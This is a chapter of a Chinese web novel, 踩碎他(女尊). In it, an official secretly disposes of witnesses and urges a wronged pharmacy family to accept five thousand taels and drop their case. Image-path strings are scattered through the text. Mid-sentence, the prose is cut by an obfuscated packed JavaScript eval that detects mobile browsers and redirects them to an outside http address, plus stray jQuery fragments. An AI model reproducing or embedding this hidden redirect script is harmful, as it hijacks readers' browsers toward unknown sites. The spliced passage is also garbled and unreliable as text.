23. 第 23 章

作品:《踩碎他(女尊)

    许拥川一愣,“啊,是啊……”


    一句话,倒是提醒了她今日来此原本的目的。


    许拥川站在原地,等淮瑜终于横过汹涌的人潮走近身前,她率先说:“周庆招了。”


    “招了!?”淮瑜欣喜不已。


    “你很高兴。”许拥川看进淮瑜的眼底,“因为姜夏断腿之仇得报?”“我当然高兴。”却不单只为姜夏。是为姜伯母和伯父、为姜家、为他的家人沉冤得雪!


    淮瑜的话音落,许拥川嘴角勾起一抹笑。


    周庆死了。


    在被从赌场被她和万茵抓的那刻,她就不可能活了。屈打之下,她供出了樊右卿的下落,便让她死了个痛快。而昨晚,许拥川和万茵连夜在破庙里也逮到了樊右卿。


    所以现在只剩搞定姜夏了。


    “不是,我是说周庆她招出了樊右卿的下落。樊右卿不在这赌场里,应该是你上次在开封府前闹得太大,被她察觉,先一步离开了佑都逃到了很远的地方,万茵已经带人出城去找了。”


    许拥川自然地牵起淮瑜的手,从赌场门前离开,“所以今日你我不用再进这臭哄哄的赌场了,你我今日得去一趟药铺,周庆还说了一些别的话,事关重大,我需要和姜夏商量之后才好定夺,这个案子恐怕没有继续的必要了。”


    知道内情的周庆和樊右卿死了,接下来只要姜夏再不执着这个案子,这事,便算真正翻篇了。


    “不继续了?”淮瑜清秀的脸上出现着急:“姜伯母的案子是冤案,姜氏药铺的冤情还没有被诉清,为什么就要说案子没必要继续了?周庆她说了什么可以告诉我吗?”


    许拥川眉目冷静,握紧了淮瑜的手,低声安抚道:“先别急,等到药铺我一并说与你们两人知道,你们自己来做决定。”


    两人一同到了药铺。


    药铺还是那个破旧颓废、不像是能有客人进门的样子。


    “小夏……小夏?”淮瑜先一步进门,里里外外地四处寻找着姜夏。


    许拥川跟在他后面,也低声慢悠悠地重复唤,“姜小弟?小弟?”地也帮着淮瑜找人,却淮瑜一背身,她脸上的笑意就浮了出来。


    “看来不在呢?”许拥川把淮瑜拉到大堂的一个角落想抵住,却不想手才刚撑住的墙忽而一空,一道不显眼的门被她撑开,两人差点摔倒地跌了进去。


    许拥川还是被淮瑜在黑暗之中捞住了腰才稳住的身形。


    白日,外边天光大亮,这里儿却伸手不见五指,难道……暗室?


    想到这个可能,她主动伸手想将这暗室的情况摸清,却才抬手,咚地一声,手背就打到了木制的墙。


    “许……老大?你等等……”淮瑜的声音在近处响起,听起来有些局促。


    许拥川没做声,朝有他在的方向摸,立即就落入了一个温暖、有着清香药味儿的怀抱,可猝不及防的,越过了淮瑜身体摸索着的手,手指尖硬生生又打到了另一堵砖墙上,疼得许拥川直咂舌。“这他爹的什么鬼地方?”


    都窄成棺材板了。


    忽而,豆点大的火光在淮瑜的手前亮起,微弱的光亮足以将这巴掌的地儿全都照亮。


    这……竟是个房间。


    “我睡的房间。”淮瑜有些不敢看许拥川眼里那样茫然又震惊的神色,转身假装忙碌却只是将油灯放在了长凳上。


    长凳挨着墙放的,在这个房间里的作用许拥川没猜错的话应该是桌子。


    “是个隔间,木板的另一面就是放药材的库房了,”淮瑜道:“当时考上上书府,在佑都落不下脚,姜伯母连夜专门为我隔出来的。”


    “你……”许拥川欲言又止。


    她匆匆走了出去,到木板的另一变去看。


    发现这药铺是两个房间的构成的,前面朝街的就是大堂,后边就是存放药材的库房。


    库房里也挤得很,放药的架子满满当当,确实给淮瑜余出来的地儿是极限了,觉得好笑的话到了嘴边又咽了下去。


    许拥川愣了愣,又走回就摆了张床,一条长凳,长凳上叠着几套换洗的衣服,床底木盆里装着一些梳洗用具,然后站两个人都挤得转不开身,比他当初那个破土屋还要夸张的恐怖房间,她还是忍不住道:“这就是你‘家人’给你住的冬冷夏热的好地儿?”


    她发现,淮瑜这个人总能挑战她的认知底线。


    顿了顿,她又问道:“那她们自己住哪?我瞧瞧呢。”


    “我们住在偏远一些的老宅,”姜夏的声音突然出现在药铺大堂门口,“瑜哥是男子,与我们一家人同住,于他不好,且老宅离上书府远,不比这方便。”


    姜夏对外装成男子,淮瑜一未出嫁男子自然要避嫌些。


    姜夏一只手费力地转动并不灵活轮子,进来店铺,“大人特地前来,是案子有进展了?”


    许拥川就走了过去要说正事,却淮瑜的身影比她先一步抵达姜夏的跟前,拉住了姜夏的手:“小夏你手怎么了?”


    视线看过去,她这才发现姜夏的手指上有半干的血迹。“无事,方才在外面切晒着的药材,割到了手……”


    许拥川说:“那点儿血,没事。”


    淮瑜仿佛没听见,忙转身去柜台后面搬出来个大箱子,从里面翻出纱布,就蹲在了姜夏身边开始为他包扎起来。


    许拥川无声注视着淮瑜认真给姜夏包扎的模样。好容易等到他细细包扎完,却见淮瑜仰着头又在问姜夏这几日换下的衣服在哪,说自己今日瑜医馆请了半日的假刚好有时间给他洗衣。姜夏说没有,他便要姜夏将身上的衣服给换下给他洗。


    两人你推我拒地好容易聊完,许拥川已经觉得没意思的自己找了个看起来年岁比她小不多的凳子坐了下来。


    淮瑜从她身侧经过,主动说要给姜夏做饭,已经开始去店前搭的那个简陋的灶去做吃的去了。


    完全被无视的许拥川坐不住地腾地一下站起,举步就要走。


    淮瑜在外面风风火火地手忙脚乱地做菜,姜夏愣愣地看着突然仿佛要暴走的她。


    见并没有吸引到想吸引人的注意,许拥川转身又在另一个凳子上坐下,想起来正事,痛快地就将来意说了出来:“在问到诱导姜夏认罪一事时,周庆抵死不认,逼急了,她甚至会说不是小子就是老子卖的,总之咬死那幻叶分明就是姜氏药铺里流出的,当年是官府没查仔细,敢卖幻叶之人,不可能收心的单只卖一片。”姜夏的脸更是一瞬间煞白,手指节紧握咯咯作响:“她……竟还要污蔑我母亲……”


    门外淮瑜低着头,手上的动作变得缓慢。


    许拥川观察着他们的反应,继续道:“周庆当时神情笃定,面对刑法的威吓毫无惧色,甚至反而以动用私刑之责威胁起我来。而且这事只要她抵死不认,你们又无其她证据,也是拿她没有办法的。我查过她,此人上无老下无小,指不定真能做出什么鱼死网破的事来,但……”


    许拥川的话停了一停,淮瑜把那口比他腰粗的锅从火上拿开,人走了进来,怔怔地听她继续讲。


    “她提出可以和解,以另外的方式弥补姜氏。她说,物是人非,那时幻叶之罪不如今日这般沉重,一片叶子,几十的杖刑原本是打不死人也伤不了腿的,后来的一切却没想到不可控成如今模样。她与樊右卿愿意把毕生所有积蓄拿出来。”


    许拥川给出了一个很合理的价格:“五千两白银。这些,够做一切了,治腿也好,振兴药铺也可以,娶夫生子也行,哦……”


    许拥川视线扫姜夏一眼,改说:“你,恢复男儿身,给自己备份厚足的嫁


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17332048|197731||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    妆,往上攀个高枝嫁了也比缩在这儿强。况且你们这还瞒了性别的上个假户籍,是为了什么?为了继承药铺家业所以从小男扮女装?要是被对方抓住这点做文章,你们将毫无胜算——”


    “嘭!”地一声,轮椅扶手被拍响,打断了许拥川的话。


    姜夏声音沉寒:“那许大人,这是在为如此无耻之人当说客,也想要将此等冤案大事化小,小事化无,让蒙冤的人永无翻身之日?”


    许拥川猜,姜夏这是一气之下想要站起,却无能无力,徒将扶手拍响。


    且什么叫翻身?


    穷鬼翻身还是被人踩住的穷鬼。


    拿着钱,去买官,去买人,去生钱,去壮大家族,成为人上人,把仇人踩在脚下了,那才叫翻身。


    她转头望向淮瑜,淮瑜低着头,手指紧紧相绞着,闷不作声。


    许拥川想了想,还准备再劝。


    “五千两白银……”淮瑜声音响起。


    许拥川眼皮一跳,只听他继续道:“周庆此人曾在街角酒摊因赖账被追,在赌场输得就地拿碗讨吃的,有一分钱要花五分的人……五千两银钱……”


    许拥川说:“她和樊右卿一起付这个钱。”


    淮瑜抬头看向她,眼尾有些红:“老大……这也不对。樊右卿又是个什么人,五千两银钱或许对于你来说不多,可对我们,对她们两人也是,这是个难以想象的数……”


    声音顿了片刻,淮瑜走近许拥川,望着她:“我们要的不是这样的结果……这事是不是比我与姜夏一直以来以为的还要复杂?”


    许拥川沉默了好一会儿,视线在淮瑜和姜夏之间流转,微眯了下眼,最后点头,“是!我也在想,这事从一开始,背后肯定有人在指使。或许是当年你们店铺的对家,又或许……是你们得罪了哪个不该得罪的人。你们要不仔细想想,你们是不是做错过什么事惹佑都之中谁不高兴了?”


    “既然如此,为什么不将她们背后的人都揪出来?”姜夏情绪激动:“你怕了?”


    “能轻易拿出这个数量银钱,且能在衙门里弄权之人很恐怖的,”许拥川说:“既然能轻易拿出这个价,便也能很轻松地做出你们可能想象不到的事儿。”


    姜夏:“可你不是太尉之女吗?”


    “我只是个判官,我上面还有少尹、府尹。”


    “我是说你母亲,她不是——”


    “行。”许拥川觉得没必要继续这个话题了,站了起来:“我懂你想法了,我也只是将话传达,给你选择,既然你已决意,那我也不浪费这个时间了。”


    许拥川走出了药铺,往后扫了一眼,确定没人跟来。


    再一抬眸远眺,对面黑巷子里,万茵站在暗处正等得不耐烦,见她出来了,歪头用眼神问她商议得如何。


    许拥川摇头。


    万茵露出“果然”的神色,朝她摊手,随后转头向身后示意。隐在她背后的所有人便如一阵风,刮向姜氏药铺,在四周埋伏了起来,只等天黑,许拥川一声令下。


    心情不好,许拥川还想向万茵传达完事一起去吃酒,万茵却忽而退后地避进了暗处。


    许拥川一转头,淮瑜跟了出来。


